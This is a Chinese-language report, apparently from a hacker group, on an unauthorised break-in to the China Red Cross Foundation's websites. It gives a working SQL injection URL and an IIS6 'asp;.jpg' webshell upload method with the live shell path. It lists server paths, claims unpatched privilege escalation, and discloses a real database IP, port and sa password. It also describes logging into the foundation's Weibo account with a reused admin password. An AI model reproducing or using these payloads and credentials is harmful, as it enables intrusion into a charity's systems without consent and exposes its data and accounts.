SILIC

红 十 字 基 金 会 安 全 评 估

习科道展网络信息安全顾问

最具实力的网络安全专家

引言：

本次评估并非授权，但是最近是非常时期，只是不小心发现红十字基金会存在重大安全问题，一旦被黑客利用，将造成极大的恶劣影响。因此我们习科道展安全顾问团队对红十字基金会官方平台（官方网站，微博账号等）做了较为全面的安全评估，**最终评估的安全等级为：极差**，希望能够引起相关部门的重视。

主站安全

红十字基金会的主站地址为：www.crcf.org.cn，打开以后页面自动跳转至：http://new.crcf.org.cn

我们通过对网站/robots.txt 文件的分析，认为红十字基金会的 new 二级域名采用的应该是风讯 doNET CMS，这套 CMS 比较冷门，但是我们对这套程序曾经做过安全评估，这套 CMS 是存在安全漏洞的。漏洞应该存在于 search.aspx 文件当中（可直接套用成型的注入语句）：http://new.crcf.org.cn/Search.aspx?type=advance&tags=Erroneous%'and(select+top+1'^$'%2busername%2b','%2bUserPassword%2b','%2bCAST(isadmin+as+varchar(10))%2b'$^'from(select+*,ROW_NUMBER()+over(order+by+id)as+rows+from+fs_sys_User)T+where+rows=136)>0+and'%%27=%27

访问后发现服务器失去响应，应该是服务器装有 WAF 之类的防护程序。但是风讯 CMS 的漏洞不仅仅限于注入漏洞，有个地方是可以直接上传 webshell 的。

打开：http://new.crcf.org.cn/user/Register.aspx 用户注册页面，在这里注册一个账户：

从这里可以看到 FooSun.net 风讯的 logo

注册以后即可在成功登陆用户界面，在发表文章处我们可以上传图片：


在这里选择文件保存命名方式为：“文件名不变”，可以上传一个固定后缀为.jpg 的文件。

jpg 为文件是图片文件固定后缀，但是如果网站容器存在解析问题时，我们可以成功利用这个后缀运行后门，例如 IIS6：

```
[2013-04-20 20:41:31.078] 发送指令:HEAD / HTTP/1.0
Host: new.crcf.org.cn
Accept: */*
Referer: http://new.crcf.org.cn/
User-Agent: NC Silic
Connection: Keep-Alive

HTTP/1.1 200 OK
Content-Length: 25903
Content-Type: text/html
Content-Location: http://new.crcf.org.cn/index.html
Last-Modified: Sat, 20 Apr 2013 09:53:25 GMT
Accept-Ranges: bytes
ETag: "7970a3e6ac3dce1:294"
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
Date: Sat, 20 Apr 2013 12:41:27 GMT
Connection: keep-alive
```

根据 crcf.org.cn 服务器的 HTTP 头部显示，这台服务器使用 Windows IIS 为网站容器，版本为 6.0，支持 ASP.NET。既然是 IIS 6.0，那么我们可以上传一个名称格式为 xx.asp;.jpg 的文件来获取后门。



如图所示，只要上传的图片大于 1KB，小于 40KB，文件上传后便可获得后门：
http://new.crcf.org.cn/Userfiles/329773790992/3.asp;.jpg
虽然是以 jpg 结尾，但是却以 asp 方式运行。

目录权限安全

取到 Webshell 以后，我们首先发现网站根目录可写，其后我们又发现主站目录可写，其他 Web 目录都可写，我们可以通过 aspx 的一个函数读取 IIS 配置信息：

IIS帐户	域	路径:
IUSR_ZGHSZH_WEB_2	:80:dl.foundationcenter.org.cn	E:\jacky\Foundationcenter
IUSR_ZGHSZH_WEB_2	:80:sns1.iwebsoft.net	E:\jacky\Foundationcenter\SNS1
IUSR_ZGHSZH_WEB_2	:80:wap.foundationcenter.org.cn	E:\jacky\Foundationcenter\wap2
IUSR_ZGHSZH_WEB_2	:80:new.crcf.org.cn	E:\jacky\Foundationcenter\CRCF_NET
IUSR_ZGHSZH_WEB_2	:80:wap.foundationcentre.cn	E:\jacky\Foundationcenter\wap\baike
IUSR_ZGHSZH_WEB_2	:80:www.weishan00.com	E:\jacky\SiChuanGuangAn
IUSR_ZGHSZH_WEB_2	:80:www.naradafoundation.org	E:\jacky
IUSR_ZGHSZH_WEB_2	:80:www.oceanwidefund.org	E:\jacky\Foundationcenter\fanhai
IUSR_ZGHSZH_WEB_2	:80:sns.iwebsoft.net	E:\jacky\Foundationcenter\SNS
IUSR_ZGHSZH_WEB_2	:80:www.weishanxingdong.com	E:\jacky\SiChuanGuangAn
IUSR_ZGHSZH_WEB_2	:80:demo4.iwebsoft.net	E:\jacky\wwwroot\WeiShan
IUSR_ZGHSZH_WEB_2	:8222:	D:\VMware\VMware Management Interface\htdocs
IUSR_ZGHSZH_WEB_2	:80:www.bdc.org.cn	E:\jacky\Foundationcenter\FAZHANZHONGXIN
IUSR_ZGHSZH_WEB_2	:80:www.g360.org.cn	E:\jacky\wwwroot\G360
IUSR_ZGHSZH_WEB_2	:80:wap.foundationcenter.cn	E:\jacky\Foundationcenter\wap1
IUSR_ZGHSZH_WEB_2	:80:www.crcf.org.cn	E:\jacky\Foundationcenter\CRCF
IUSR_ZGHSZH_WEB_2	:80:sis.weishan00.com	E:\jacky\wwwroot\WeiShan


很轻松的就读取到了 Web 主站的解析目录。目录权限可读可写可执行，其他分站也一样。

另外我们发现其他磁盘入 c 盘等路径也都是可写的。大部分目录都设置了可执行，并且 asp 没有禁用 wscript.shell 组件，而且 MS11-046 没有打补丁，可以轻松通过执行命令行提权获得 administrators 权限。

数据库安全

服务器上的站点有部分站点使用 MSSQL 的 sa 账户，例如 www.crcf.org.cn 主站和 new.crcf.org.cn 两个站点。

通过读取 web.config 配置文件我们可以轻松得到最高权限 sa 账户的登陆密码：



数据库服务器地址：124.*.*.185

连接端口：12346

账户名称：sa

密码：iwebsoft2007!jacky

数据库：_2012CRCF_DATA,crcf_dono

使用特制的脚本，我们可以通过 sa 账户读取到[124.42.15.185,12346] 的数据库清单

数据库名称:

_2011CFCStudy_DATA ， _2011FG_DATA ， _2012_NANDUEN_DATA ， _2012_TingXin_DATA ， _2012CCTF_DATA ， _2012CCTFEN_DATA ， _2012CRCF_DATA ， _2012CRCFDEVCENTER_DATA ， _2012GEV_DATA , _2012NANDU_DATA , _2012WesternFound_DATA , _2012YinZhouBank_DATA , ASPCMS , Biiz_DB , Biiz_IP , boaiwsy , boaixiaox , boaizhuxue , CCTF , CCTF_axcf , cctf_dizh , cctf_dono , cctf_milk , CFCFDI , CFCMail , CFCManageEn , CFCManagehistory , CFCMange , CFCMange_Dis , cfcmange1 , cfcmange2 , CFCMangeCopy , CFCPROJECTMANAGE , cfctest , CFCValues , CFCWap , crcf_cyxd , crcf_dono , crcf_donobackup , crcf_en2 , crcf_hszlq , CRCF_JK , CRCF_jkxc , CRCF_NEWS , CRCF_OA , CRCF_WZGL , CRCF_XXPL , crcf_yszz , crcf_zhenzai , CRCFMIS , CRCFShk , distribution , FanHai , G360 , G360_xsyy , HMISDB , IWEBSOFT , RCNP , RCNP_xnhz , Scount , sns , sqlbiao , testexpro , wapCMS , xcjs , xcys , XinHuJiJin , xybook , ZZRT , zzrt_bak , ZZRT1

数据库中共计用 71 个数据库，使用 sa 账户可以读取任意数据库内的数据信，站库分离，所以未测试使用 MSSQL 提权，但是 xp_cmdshell 应该是未被禁用。

密码安全

我们访问_2012CRCF_DATA 数据库中的用户表，发现 admin 账户的密码是：287f****95d682**，密码是加密过的，加密方式为 md5_16。

通过查阅密码收集网站得到密码为：**c*3*2

通过搜索我们得到红十字基金会在腾讯微博的账号为 @ crcfcrcf，使用上面的后台密码可以成功登陆腾讯微博。

微博账户既没绑定手机，也没设置密保，一旦被人更改密码将造成非常恶劣的影响。

我们看到官网显示红十字基金会还有其他微博账号，就没有进行密码测试。

*注：报告中已经将大部分敏感信息和涉及安全的信息处理掉，以避免对红十字基金会网站安全造成二次伤害。这只是一份安全报告，而不是技术文献。